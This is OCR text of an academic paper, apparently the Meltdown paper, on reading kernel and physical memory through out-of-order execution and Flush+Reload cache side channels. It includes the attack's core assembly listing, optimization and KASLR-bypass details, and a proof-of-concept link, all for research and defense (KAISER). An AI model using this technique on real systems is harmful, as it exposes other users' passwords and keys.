



Figure 1: Simplified illustration of a single core of the Intel's Skylake microarchitecture. Instructions are decoded into $\mu$OPs and executed out-of-order in the execution engine by individual execution units.

the processor's out-of-order logic processes instructions before the CPU is certain that the instruction will be needed and committed. In this paper, we refer to speculative execution in a more restricted meaning, where it refers to an instruction sequence following a branch, and use the term out-of-order execution to refer to any way of getting an operation executed before the processor has committed the results of all prior instructions.

In 1967, Tomasulo [61] developed an algorithm that enabled dynamic scheduling of instructions to allow out-of-order execution. Tomasulo [61] introduced a unified reservation station that allows a CPU to use a data value as it has been computed instead of storing it in a register and re-reading it. The reservation station renames registers to allow instructions that operate on the same physical registers to use the last logical one to solve read-after-write (RAW), write-after-read (WAR) and write-after-write (WAW) hazards. Furthermore, the reservation unit connects all execution units via a common data bus (CDB). If an operand is not available, the reservation unit can listen on the CDB until it is available and then directly begin the execution of the instruction.

On the Intel architecture, the pipeline consists of the front-end, the execution engine (back-end) and the memory subsystem [32]. x86 instructions are fetched by the front-end from memory and decoded to micro-operations ($\mu$OPs) which are continuously sent to the execution engine. Out-of-order execution is implemented within the execution engine as illustrated in Figure 1. The *Reorder Buffer* is responsible for register allocation, register renaming and retiring. Additionally, other optimizations like move elimination or the recognition of zeroing idioms are directly handled by the reorder buffer. The $\mu$OPs are forwarded to the *Unified Reservation Station* (Scheduler) that queues the operations on exit ports that are connected to *Execution Units*. Each execution unit can perform different tasks like ALU operations, AES operations, address generation units (AGU) or memory loads and stores. AGUs, as well as load and store execution units, are directly connected to the memory subsystem to process its requests.

Since CPUs usually do not run linear instruction streams, they have branch prediction units that are used to obtain an educated guess of which instruction is executed next. Branch predictors try to determine which direction of a branch is taken before its condition is actually evaluated. Instructions that lie on that path and do not have any dependencies can be executed in advance and their results immediately used if the prediction was correct. If the prediction was incorrect, the reorder buffer allows to rollback to a sane state by clearing the reorder buffer and re-initializing the unified reservation station.

There are various approaches to predict a branch: With static branch prediction [28], the outcome is predicted solely based on the instruction itself. Dynamic branch prediction [8] gathers statistics at run-time to predict the outcome. One-level branch prediction uses a 1-bit or 2-bit counter to record the last outcome of a branch [45]. Modern processors often use two-level adaptive predictors [64] with a history of the last $n$ outcomes, allowing to predict regularly recurring patterns. More recently, ideas to use neural branch prediction [62, 38, 60] have been picked up and integrated into CPU architectures [9].

## 2.2 Address Spaces

To isolate processes from each other, CPUs support virtual address spaces where virtual addresses are translated to physical addresses. A virtual address space is divided into a set of pages that can be individually mapped to physical memory through a multi-level page translation table. The translation tables define the actual virtual to physical mapping and also protection properties that





Figure 2: The physical memory is directly mapped in the kernel at a certain offset. A physical address (blue) which is mapped accessible to the user space is also mapped in the kernel space through the direct mapping.

are used to enforce privilege checks, such as readable, writable, executable and user-accessible. The currently used translation table is held in a special CPU register. On each context switch, the operating system updates this register with the next process' translation table address in order to implement per-process virtual address spaces. Because of that, each process can only reference data that belongs to its virtual address space. Each virtual address space itself is split into a user and a kernel part. While the user address space can be accessed by the running application, the kernel address space can only be accessed if the CPU is running in privileged mode. This is enforced by the operating system disabling the user-accessible property of the corresponding translation tables. The kernel address space does not only have memory mapped for the kernel's own usage, but it also needs to perform operations on user pages, e.g., filling them with data. Consequently, the entire physical memory is typically mapped in the kernel. On Linux and OS X, this is done via a direct-physical map, *i.e.*, the entire physical memory is directly mapped to a pre-defined virtual address (cf. Figure 2).

Instead of a direct-physical map, Windows maintains a multiple so-called *paged pools*, *non-paged pools*, and the *system cache*. These pools are virtual memory regions in the kernel address space mapping physical pages to virtual addresses which are either required to remain in the memory (*non-paged pool*) or can be removed from the memory because a copy is already stored on the disk (*paged pool*). The *system cache* further contains mappings of all file-backed pages. Combined, these memory pools will typically map a large fraction of the physical memory into the kernel address space of every process.

The exploitation of memory corruption bugs often requires knowledge of addresses of specific data. In order to impede such attacks, address space layout randomization (ASLR) has been introduced as well as non-executable stacks and stack canaries. To protect the kernel, kernel ASLR (KASLR) randomizes the offsets where drivers are located on every boot, making attacks harder as they now require to guess the location of kernel data structures. However, side-channel attacks allow to detect the exact location of kernel data structures [21, 29, 37] or derandomize ASLR in JavaScript [16]. A combination of a software bug and the knowledge of these addresses can lead to privileged code execution.

## 2.3 Cache Attacks

In order to speed-up memory accesses and address translation, the CPU contains small memory buffers, called caches, that store frequently used data. CPU caches hide slow memory access latencies by buffering frequently used data in smaller and faster internal memory. Modern CPUs have multiple levels of caches that are either private per core or shared among them. Address space translation tables are also stored in memory and, thus, also cached in the regular caches.

Cache side-channel attacks exploit timing differences that are introduced by the caches. Different cache attack techniques have been proposed and demonstrated in the past, including Evict+Time [55], Prime+Probe [55, 56], and Flush+Reload [63]. Flush+Reload attacks work on a single cache line granularity. These attacks exploit the shared, inclusive last-level cache. An attacker frequently flushes a targeted memory location using the `clflush` instruction. By measuring the time it takes to reload the data, the attacker determines whether data was loaded into the cache by another process in the meantime. The Flush+Reload attack has been used for attacks on various computations, e.g., cryptographic algorithms [63, 36, 4], web server function calls [65], user input [23, 47, 58], and kernel addressing information [21].

A special use case of a side-channel attack is a covert channel. Here the attacker controls both, the part that induces the side effect, and the part that measures the side effect. This can be used to leak information from one security domain to another, while bypassing any boundaries existing on the architectural level or above. Both Prime+Probe and Flush+Reload have been used in high-performance covert channels [48, 52, 22].

# 3 A Toy Example

In this section, we start with a toy example, *i.e.*, a simple code snippet, to illustrate that out-of-order execution can change the microarchitectural state in a way that leaks information. However, despite its simplicity, it is used as a basis for Section 4 and Section 5, where we show how this change in state can be exploited for an attack.

Listing 1 shows a simple code snippet first raising an (unhandled) exception and then accessing an array. The property of an exception is that the control flow does not continue with the code after the exception, but jumps to an exception handler in the operating system. Regardless

```
1 raise_exception();
2 // the line below is never reached
3 access(probe_array[data * 4096]);
```

Listing 1: A toy example to illustrate side-effects of out-of-order execution.





Figure 3: If an executed instruction causes an exception, diverting the control flow to an exception handler, the subsequent instruction must not be executed. Due to out-of-order execution, the subsequent instructions may already have been partially executed, but not retired. However, architectural effects of the execution are discarded.

of whether this exception is raised due to a memory access, e.g., by accessing an invalid address, or due to any other CPU exception, e.g., a division by zero, the control flow continues in the kernel and not with the next user space instruction.

Thus, our toy example cannot access the array in theory, as the exception immediately traps to the kernel and terminates the application. However, due to the out-of-order execution, the CPU might have already executed the following instructions as there is no dependency on the instruction triggering the exception. This is illustrated in Figure 3. Due to the exception, the instructions executed out of order are not retired and, thus, never have architectural effects.

Although the instructions executed out of order do not have any visible architectural effect on registers or memory, they have microarchitectural side effects. During the out-of-order execution, the referenced memory is fetched into a register and also stored in the cache. If the out-of-order execution has to be discarded, the register and memory contents are never committed. Nevertheless, the cached memory contents are kept in the cache. We can leverage a microarchitectural side-channel attack such as Flush+Reload [63], which detects whether a specific memory location is cached, to make this microarchitectural state visible. Other side channels can also detect whether a specific memory location is cached, including Prime+Probe [55, 48, 52], Evict+Reload [47], or Flush+Flush [22]. As Flush+Reload is the most accurate known cache side channel and is simple to implement, we do not consider any other side channel for this example.





Figure 4: Even if a memory location is only accessed during out-of-order execution, it remains cached. Iterating over the 256 pages of `probe_array` shows one cache hit, exactly on the page that was accessed during the out-of-order execution.

Based on the value of `data` in this example, a different part of the cache is accessed when executing the memory access out of order. As `data` is multiplied by 4096, data accesses to `probe_array` are scattered over the array with a distance of 4 KB (assuming an 1 B data type for `probe_array`). Thus, there is an injective mapping from the value of `data` to a memory page, *i.e.*, different values for data never result in an access to the same page. Consequently, if a cache line of a page is cached, we know the value of `data`. The spreading over pages eliminates false positives due to the prefetcher, as the prefetcher cannot access data across page boundaries [32].

Figure 4 shows the result of a Flush+Reload measurement iterating over all pages, after executing the out-of-order snippet with `data = 84`. Although the array access should not have happened due to the exception, we can clearly see that the index which would have been accessed is cached. Iterating over all pages (e.g., in the exception handler) shows only a cache hit for page 84 This shows that even instructions which are never actually executed, change the microarchitectural state of the CPU. Section 4 modifies this toy example not to read a value but to leak an inaccessible secret.

## 4 Building Blocks of the Attack

The toy example in Section 3 illustrated that side-effects of out-of-order execution can modify the microarchitectural state to leak information. While the code snippet reveals the data value passed to a cache-side channel, we want to show how this technique can be leveraged to leak otherwise inaccessible secrets. In this section, we want to generalize and discuss the necessary building blocks to exploit out-of-order execution for an attack.

The adversary targets a secret value that is kept somewhere in physical memory. Note that register contents are also stored in memory upon context switches, *i.e.*, they are also stored in physical memory. As described in Section 2.2, the address space of every process typically includes the entire user space, as well as the entire kernel





Figure 5: The Meltdown attack uses exception handling or suppression, e.g., TSX, to run a series of transient instructions. These transient instructions obtain a (persistent) secret value and change the microarchitectural state of the processor based on this secret value. This forms the sending part of a microarchitectural covert channel. The receiving side reads the microarchitectural state, making it architectural and recovers the secret value.

space, which typically also has all physical memory (in-use) mapped. However, these memory regions are only accessible in privileged mode (cf. Section 2.2).

In this work, we demonstrate leaking secrets by bypassing the privileged-mode isolation, giving an attacker full read access to the entire kernel space, including any physical memory mapped and, thus, the physical memory of any other process and the kernel. Note that Kocher et al. [40] pursue an orthogonal approach, called Spectre Attacks, which trick speculatively executed instructions into leaking information that the victim process is authorized to access. As a result, Spectre Attacks lack the privilege escalation aspect of Meltdown and require tailoring to the victim process's software environment, but apply more broadly to CPUs that support speculative execution and are not prevented by KAISER.

The full Meltdown attack consists of two building blocks, as illustrated in Figure 5. The first building block of Meltdown is to make the CPU execute one or more instructions that would never occur in the executed path. In the toy example (cf. Section 3), this is an access to an array, which would normally never be executed, as the previous instruction always raises an exception. We call such an instruction, which is executed out of order and leaving measurable side effects, a *transient instruction*. Furthermore, we call any sequence of instructions containing at least one transient instruction a transient instruction sequence.

In order to leverage transient instructions for an attack, the transient instruction sequence must utilize a secret value that an attacker wants to leak. Section 4.1 describes building blocks to run a transient instruction sequence with a dependency on a secret value.

The second building block of Meltdown is to transfer the microarchitectural side effect of the transient instruction sequence to an architectural state to further process the leaked secret. Thus, the second building described in Section 4.2 describes building blocks to transfer a microarchitectural side effect to an architectural state using a covert channel.

## 4.1 Executing Transient Instructions

The first building block of Meltdown is the execution of transient instructions. Transient instructions occur all the time, as the CPU continuously runs ahead of the current instruction to minimize the experienced latency and, thus, to maximize the performance (cf. Section 2.1). Transient instructions introduce an exploitable side channel if their operation depends on a secret value. We focus on addresses that are mapped within the attacker's process, *i.e.*, the user-accessible user space addresses as well as the user-inaccessible kernel space addresses. Note that attacks targeting code that is executed within the context (*i.e.*, address space) of another process are possible [40], but out of scope in this work, since all physical memory (including the memory of other processes) can be read through the kernel address space regardless.

Accessing user-inaccessible pages, such as kernel pages, triggers an exception which generally terminates the application. If the attacker targets a secret at a user-inaccessible address, the attacker has to cope with this exception. We propose two approaches: With *exception handling*, we catch the exception effectively occurring after executing the transient instruction sequence, and with *exception suppression*, we prevent the exception from occurring at all and instead redirect the control flow after executing the transient instruction sequence. We discuss these approaches in detail in the following.

**Exception handling.** A trivial approach is to fork the attacking application before accessing the invalid memory location that terminates the process and only access the invalid memory location in the child process. The CPU executes the transient instruction sequence in the child process before crashing. The parent process can then recover the secret by observing the microarchitectural state, e.g., through a side-channel.

It is also possible to install a signal handler that is executed when a certain exception occurs, e.g., a segmentation fault. This allows the attacker to issue the instruction sequence and prevent the application from crashing, reducing the overhead as no new process has to be created.

**Exception suppression.** A different approach to deal with exceptions is to prevent them from being raised in the first place. Transactional memory allows to group memory accesses into one seemingly atomic operation, giving the option to roll-back to a previous state if an error occurs. If an exception occurs within the transaction, the architectural state is reset, and the program execution continues without disruption.

Furthermore, speculative execution issues instructions that might not occur on the executed code path due to a branch misprediction. Such instructions depending on a preceding conditional branch can be speculatively executed. Thus, the invalid memory access is put within a speculative instruction sequence that is only executed if a prior branch condition evaluates to true. By making sure that the condition never evaluates to true in the executed code path, we can suppress the occurring exception as the memory access is only executed speculatively. This technique may require sophisticated training of the branch predictor. Kocher et al. [40] pursue this approach in orthogonal work, since this construct can frequently be found in code of other processes.

## 4.2 Building a Covert Channel

The second building block of Meltdown is the transfer of the microarchitectural state, which was changed by the transient instruction sequence, into an architectural state (cf. Figure 5). The transient instruction sequence can be seen as the sending end of a microarchitectural covert channel. The receiving end of the covert channel receives the microarchitectural state change and deduces the secret from the state. Note that the receiver is not part of the transient instruction sequence and can be a different thread or even a different process e.g., the parent process in the fork-and-crash approach.

We leverage techniques from cache attacks, as the cache state is a microarchitectural state which can be reliably transferred into an architectural state using various techniques [55, 63, 22]. Specifically, we use Flush+Reload [63], as it allows to build a fast and low-noise covert channel. Thus, depending on the secret value, the transient instruction sequence (cf. Section 4.1) performs a regular memory access, e.g., as it does in the toy example (cf. Section 3).

After the transient instruction sequence accessed an accessible address, *i.e.*, this is the sender of the covert channel; the address is cached for subsequent accesses. The receiver can then monitor whether the address has been loaded into the cache by measuring the access time to the address. Thus, the sender can transmit a '1'-bit by accessing an address which is loaded into the monitored cache, and a '0'-bit by not accessing such an address.

Using multiple different cache lines, as in our toy example in Section 3, allows to transmit multiple bits at once. For every of the 256 different byte values, the sender accesses a different cache line. By performing a Flush+Reload attack on all of the 256 possible cache lines, the receiver can recover a full byte instead of just one bit. However, since the Flush+Reload attack takes much longer (typically several hundred cycles) than the transient instruction sequence, transmitting only a single bit at once is more efficient. The attacker can simply do that by shifting and masking the secret value accordingly.

Note that the covert channel is not limited to microarchitectural states which rely on the cache. Any microarchitectural state which can be influenced by an instruction (sequence) and is observable through a side channel can be used to build the sending end of a covert channel. The sender could, for example, issue an instruction (sequence) which occupies a certain execution port such as the ALU to send a '1'-bit. The receiver measures the latency when executing an instruction (sequence) on the same execution port. A high latency implies that the sender sends a '1'-bit, whereas a low latency implies that sender sends a '0'-bit. The advantage of the Flush+Reload cache covert channel is the noise resistance and the high transmission rate [22]. Furthermore, the leakage can be observed from any CPU core [63], *i.e.*, rescheduling events do not significantly affect the covert channel.

# 5 Meltdown

In this section, we present Meltdown, a powerful attack allowing to read arbitrary physical memory from an unprivileged user program, comprised of the building blocks presented in Section 4. First, we discuss the attack setting to emphasize the wide applicability of this attack. Second, we present an attack overview, showing how Meltdown can be mounted on both Windows and Linux on personal computers, on Android on mobile phones as well as in the cloud. Finally, we discuss a concrete implementation of Meltdown allowing to dump arbitrary kernel memory with 3.2 KB/s to 503 KB/s.

**Attack setting.** In our attack, we consider personal computers and virtual machines in the cloud. In the attack scenario, the attacker has arbitrary unprivileged code execution on the attacked system, *i.e.*, the attacker can run any code with the privileges of a normal user. However, the attacker has no physical access to the machine. Furthermore, we assume that the system is fully protected with state-of-the-art software-based defenses such as ASLR and KASLR as well as CPU features like SMAP, SMEP, NX, and PXN. Most importantly, we assume a completely bug-free operating system, thus, no

```
1 ; rcx = kernel address, rbx = probe array
2 xor rax, rax
3 retry:
4 mov al, byte [rcx]
5 shl rax, 0xc
6 jz retry
7 mov rbx, qword [rbx + rax]
```

Listing 2: The core of Meltdown. An inaccessible kernel address is moved to a register, raising an exception. Subsequent instructions are executed out of order before the exception is raised, leaking the data from the kernel address through the indirect memory access.

software vulnerability exists that can be exploited to gain kernel privileges or leak information. The attacker targets secret user data, e.g., passwords and private keys, or any other valuable information.

## 5.1 Attack Description

Meltdown combines the two building blocks discussed in Section 4. First, an attacker makes the CPU execute a transient instruction sequence which uses an inaccessible secret value stored somewhere in physical memory (cf. Section 4.1). The transient instruction sequence acts as the transmitter of a covert channel (cf. Section 4.2), ultimately leaking the secret value to the attacker.

Meltdown consists of 3 steps:

**Step 1** The content of an attacker-chosen memory location, which is inaccessible to the attacker, is loaded into a register.

**Step 2** A transient instruction accesses a cache line based on the secret content of the register.

**Step 3** The attacker uses Flush+Reload to determine the accessed cache line and hence the secret stored at the chosen memory location.

By repeating these steps for different memory locations, the attacker can dump the kernel memory, including the entire physical memory.

Listing 2 shows the basic implementation of the transient instruction sequence and the sending part of the covert channel, using x86 assembly instructions. Note that this part of the attack could also be implemented entirely in higher level languages like C. In the following, we will discuss each step of Meltdown and the corresponding code line in Listing 2.

**Step 1: Reading the secret.** To load data from the main memory into a register, the data in the main memory is referenced using a virtual address. In parallel to translating a virtual address into a physical address, the CPU also checks the permission bits of the virtual address, *i.e.*, whether this virtual address is user accessible or only accessible by the kernel. As already discussed in Section 2.2, this hardware-based isolation through a permission bit is considered secure and recommended by the hardware vendors. Hence, modern operating systems always map the entire kernel into the virtual address space of every user process.

As a consequence, all kernel addresses lead to a valid physical address when translating them, and the CPU can access the content of such addresses. The only difference to accessing a user space address is that the CPU raises an exception as the current permission level does not allow to access such an address. Hence, the user space cannot simply read the contents of such an address. However, Meltdown exploits the out-of-order execution of modern CPUs, which still executes instructions in the small time window between the illegal memory access and the raising of the exception.

In line 4 of Listing 2, we load the byte value located at the target kernel address, stored in the `RCX` register, into the least significant byte of the `RAX` register represented by `AL`. As explained in more detail in Section 2.1, the `MOV` instruction is fetched by the core, decoded into $\mu$OPs, allocated, and sent to the reorder buffer. There, architectural registers (e.g., `RAX` and `RCX` in Listing 2) are mapped to underlying physical registers enabling out-of-order execution. Trying to utilize the pipeline as much as possible, subsequent instructions (lines 5-7) are already decoded and allocated as $\mu$OPs as well. The $\mu$OPs are further sent to the reservation station holding the $\mu$OPs while they wait to be executed by the corresponding execution unit. The execution of a $\mu$OP can be delayed if execution units are already used to their corresponding capacity, or operand values have not been computed yet.

When the kernel address is loaded in line 4, it is likely that the CPU already issued the subsequent instructions as part of the out-of-order execution, and that their corresponding $\mu$OPs wait in the reservation station for the content of the kernel address to arrive. As soon as the fetched data is observed on the common data bus, the $\mu$OPs can begin their execution. Furthermore, processor interconnects [31, 3] and cache coherence protocols [59] guarantee that the most recent value of a memory address is read, regardless of the storage location in a multi-core or multi-CPU system.

When the $\mu$OPs finish their execution, they retire in-order, and, thus, their results are committed to the architectural state. During the retirement, any interrupts and exceptions that occurred during the execution of the instruction are handled. Thus, if the `MOV` instruction that loads the kernel address is retired, the exception is registered, and the pipeline is flushed to eliminate all results of subsequent instructions which were executed out of

order. However, there is a race condition between raising this exception and our attack step 2 as described below.

As reported by Gruss et al. [21], prefetching kernel addresses sometimes succeeds. We found that prefetching the kernel address can slightly improve the performance of the attack on some systems.

**Step 2: Transmitting the secret.** The instruction sequence from step 1 which is executed out of order has to be chosen in a way that it becomes a transient instruction sequence. If this transient instruction sequence is executed before the `MOV` instruction is retired (*i.e.*, raises the exception), and the transient instruction sequence performed computations based on the secret, it can be utilized to transmit the secret to the attacker.

As already discussed, we utilize cache attacks that allow building fast and low-noise covert channels using the CPU's cache. Thus, the transient instruction sequence has to encode the secret into the microarchitectural cache state, similar to the toy example in Section 3.

We allocate a probe array in memory and ensure that no part of this array is cached. To transmit the secret, the transient instruction sequence contains an indirect memory access to an address which is computed based on the secret (inaccessible) value. In line 5 of Listing 2, the secret value from step 1 is multiplied by the page size, *i.e.*, 4 KB. The multiplication of the secret ensures that accesses to the array have a large spatial distance to each other. This prevents the hardware prefetcher from loading adjacent memory locations into the cache as well. Here, we read a single byte at once. Hence, our probe array is $256 \times 4096$ bytes, assuming 4 KB pages.

Note that in the out-of-order execution we have a noise-bias towards register value '0'. We discuss the reasons for this in Section 5.2. However, for this reason, we introduce a retry-logic into the transient instruction sequence. In case we read a '0', we try to reread the secret (step 1). In line 7, the multiplied secret is added to the base address of the probe array, forming the target address of the covert channel. This address is read to cache the corresponding cache line. The address will be loaded into the L1 data cache of the requesting core and, due to the inclusiveness, also the L3 cache where it can be read from other cores. Consequently, our transient instruction sequence affects the cache state based on the secret value that was read in step 1.

Since the transient instruction sequence in step 2 races against raising the exception, reducing the runtime of step 2 can significantly improve the performance of the attack. For instance, taking care that the address translation for the probe array is cached in the translation-lookaside buffer (TLB) increases the attack performance on some systems.

**Step 3: Receiving the secret.** In step 3, the attacker recovers the secret value (step 1) by leveraging a microarchitectural side-channel attack (*i.e.*, the receiving end of a microarchitectural covert channel) that transfers the cache state (step 2) back into an architectural state. As discussed in Section 4.2, our implementation of Meltdown relies on Flush+Reload for this purpose.

When the transient instruction sequence of step 2 is executed, exactly one cache line of the probe array is cached. The position of the cached cache line within the probe array depends only on the secret which is read in step 1. Thus, the attacker iterates over all 256 pages of the probe array and measures the access time for every first cache line (*i.e.*, offset) on the page. The number of the page containing the cached cache line corresponds directly to the secret value.

**Dumping the entire physical memory.** Repeating all 3 steps of Meltdown, an attacker can dump the entire memory by iterating over all addresses. However, as the memory access to the kernel address raises an exception that terminates the program, we use one of the methods from Section 4.1 to handle or suppress the exception.

As all major operating systems also typically map the entire physical memory into the kernel address space (cf. Section 2.2) in every user process, Meltdown can also read the entire physical memory of the target machine.

## 5.2 Optimizations and Limitations

**Inherent bias towards 0.** While CPUs generally stall if a value is not available during an out-of-order load operation [28], CPUs might continue with the out-of-order execution by assuming a value for the load [12]. We observed that the illegal memory load in our Meltdown implementation (line 4 in Listing 2) often returns a '0', which can be clearly observed when implemented using an `add` instruction instead of the `mov`. The reason for this bias to '0' may either be that the memory load is masked out by a failed permission check, or a speculated value because the data of the stalled load is not available yet.

This inherent bias results from the race condition in the out-of-order execution, which may be won (*i.e.*, reads the correct value), but is often lost (*i.e.*, reads a value of '0'). This bias varies between different machines as well as hardware and software configurations and the specific implementation of Meltdown. In an unoptimized version, the probability that a value of '0' is erroneously returned is high. Consequently, our Meltdown implementation performs a certain number of retries when the code in Listing 2 results in reading a value of '0' from the Flush+Reload attack. The maximum number of retries is an optimization parameter influencing the attack performance and the error rate. On the Intel Core i5-6200U

using exeception handling, we read a '0' on average in 5.25 % ($\sigma = 4.15$) with our unoptimized version. With a simple retry loop, we reduced the probability to 0.67 % ($\sigma = 1.47$). On the Core i7-8700K, we read on average a '0' in 1.78 % ($\sigma = 3.07$). Using Intel TSX, the probability is further reduced to 0.008 %.

**Optimizing the case of 0.** Due to the inherent bias of Meltdown, a cache hit on cache line '0' in the Flush+Reload measurement, does not provide the attacker with any information. Hence, measuring cache line '0' can be omitted and in case there is no cache hit on any other cache line, the value can be assumed to be '0'. To minimize the number of cases where no cache hit on a non-zero line occurs, we retry reading the address in the transient instruction sequence until it encounters a value different from '0' (line 6). This loop is terminated either by reading a non-zero value or by the raised exception of the invalid memory access. In either case, the time until exception handling or exception suppression returns the control flow is independent of the loop after the invalid memory access, *i.e.*, the loop does not slow down the attack measurably. Hence, these optimizations may increase the attack performance.

**Single-bit transmission.** In the attack description in Section 5.1, the attacker transmitted 8 bits through the covert channel at once and performed $2^8 = 256$ Flush+Reload measurements to recover the secret. However, there is a trade-off between running more transient instruction sequences and performing more Flush+Reload measurements. The attacker could transmit an arbitrary number of bits in a single transmission through the covert channel, by reading more bits using a `MOV` instruction for a larger data value. Furthermore, the attacker could mask bits using additional instructions in the transient instruction sequence. We found the number of additional instructions in the transient instruction sequence to have a negligible influence on the performance of the attack.

The performance bottleneck in the generic attack described above is indeed, the time spent on Flush+Reload measurements. In fact, with this implementation, almost the entire time is spent on Flush+Reload measurements. By transmitting only a single bit, we can omit all but one Flush+Reload measurement, *i.e.*, the measurement on cache line 1. If the transmitted bit was a '1', then we observe a cache hit on cache line 1. Otherwise, we observe no cache hit on cache line 1.

Transmitting only a single bit at once also has drawbacks. As described above, our side channel has a bias towards a secret value of '0'. If we read and transmit multiple bits at once, the likelihood that all bits are '0' may be quite small for actual user data. The likelihood that a single bit is '0' is typically close to 50 %. Hence, the number of bits read and transmitted at once is a trade-off between some implicit error-reduction and the overall transmission rate of the covert channel.

However, since the error rates are quite small in either case, our evaluation (cf. Section 6) is based on the single-bit transmission mechanics.

**Exception Suppression using Intel TSX.** In Section 4.1, we discussed the option to prevent that an exception is raised due an invalid memory access. Using Intel TSX, a hardware transactional memory implementation, we can completely suppress the exception [37].

With Intel TSX, multiple instructions can be grouped to a transaction, which appears to be an atomic operation, *i.e.*, either all or no instruction is executed. If one instruction within the transaction fails, already executed instructions are reverted, but no exception is raised.

If we wrap the code from Listing 2 with such a TSX instruction, any exception is suppressed. However, the microarchitectural effects are still visible, *i.e.*, the cache state is persistently manipulated from within the hardware transaction [19]. This results in higher channel capacity, as suppressing the exception is significantly faster than trapping into the kernel for handling the exception, and continuing afterward.

**Dealing with KASLR.** In 2013, kernel address space layout randomization (KASLR) was introduced to the Linux kernel (starting from version 3.14 [11]) allowing to randomize the location of kernel code at boot time. However, only as recently as May 2017, KASLR was enabled by default in version 4.12 [54]. With KASLR also the direct-physical map is randomized and not fixed at a certain address such that the attacker is required to obtain the randomized offset before mounting the Meltdown attack. However, the randomization is limited to 40 bit.

Thus, if we assume a setup of the target machine with 8 GB of RAM, it is sufficient to test the address space for addresses in 8 GB steps. This allows covering the search space of 40 bit with only 128 tests in the worst case. If the attacker can successfully obtain a value from a tested address, the attacker can proceed to dump the entire memory from that location. This allows mounting Meltdown on a system despite being protected by KASLR within seconds.

## 6 Evaluation

In this section, we evaluate Meltdown and the performance of our proof-of-concept implementation.[11] Section 6.1 discusses the information which Meltdown can

[11] `https://github.com/IAIK/meltdown`

Table 1: Experimental setups.

| Environment | CPU Model | Cores |
|---|---|---|
| Lab | Celeron G540 | 2 |
| Lab | Core i5-3230M | 2 |
| Lab | Core i5-3320M | 2 |
| Lab | Core i7-4790 | 4 |
| Lab | Core i5-6200U | 2 |
| Lab | Core i7-6600U | 2 |
| Lab | Core i7-6700K | 4 |
| Lab | Core i7-8700K | 12 |
| Lab | Xeon E5-1630 v3 | 8 |
| Cloud | Xeon E5-2676 v3 | 12 |
| Cloud | Xeon E5-2650 v4 | 12 |
| Phone | Exynos 8890 | 8 |

leak, and Section 6.2 evaluates the performance of Meltdown, including countermeasures. Finally, we discuss limitations for AMD and ARM in Section 6.3.

Table 1 shows a list of configurations on which we successfully reproduced Meltdown. For the evaluation of Meltdown, we used both laptops as well as desktop PCs with Intel Core CPUs and an ARM-based mobile phone. For the cloud setup, we tested Meltdown in virtual machines running on Intel Xeon CPUs hosted in the Amazon Elastic Compute Cloud as well as on DigitalOcean. Note that for ethical reasons we did not use Meltdown on addresses referring to physical memory of other tenants.

## 6.1 Leakage and Environments

We evaluated Meltdown on both Linux (cf. Section 6.1.1), Windows 10 (cf. Section 6.1.3) and Android (cf. Section 6.1.4), without the patches introducing the KAISER mechanism. On these operating systems, Meltdown can successfully leak kernel memory. We also evaluated the effect of the KAISER patches on Meltdown on Linux, to show that KAISER prevents the leakage of kernel memory (cf. Section 6.1.2). Furthermore, we discuss the information leakage when running inside containers such as Docker (cf. Section 6.1.5). Finally, we evaluate Meltdown on uncached and uncacheable memory (cf. Section 6.1.6).

### 6.1.1 Linux

We successfully evaluated Meltdown on multiple versions of the Linux kernel, from 2.6.32 to 4.13.0, without the patches introducing the KAISER mechanism. On all these versions of the Linux kernel, the kernel address space is also mapped into the user address space. Thus, all kernel addresses are also mapped into the address space of user space applications, but any access is prevented due to the permission settings for these addresses. As Meltdown bypasses these permission settings, an attacker can leak the complete kernel memory if the virtual address of the kernel base is known. Since all major operating systems also map the entire physical memory into the kernel address space (cf. Section 2.2), all physical memory can also be read.

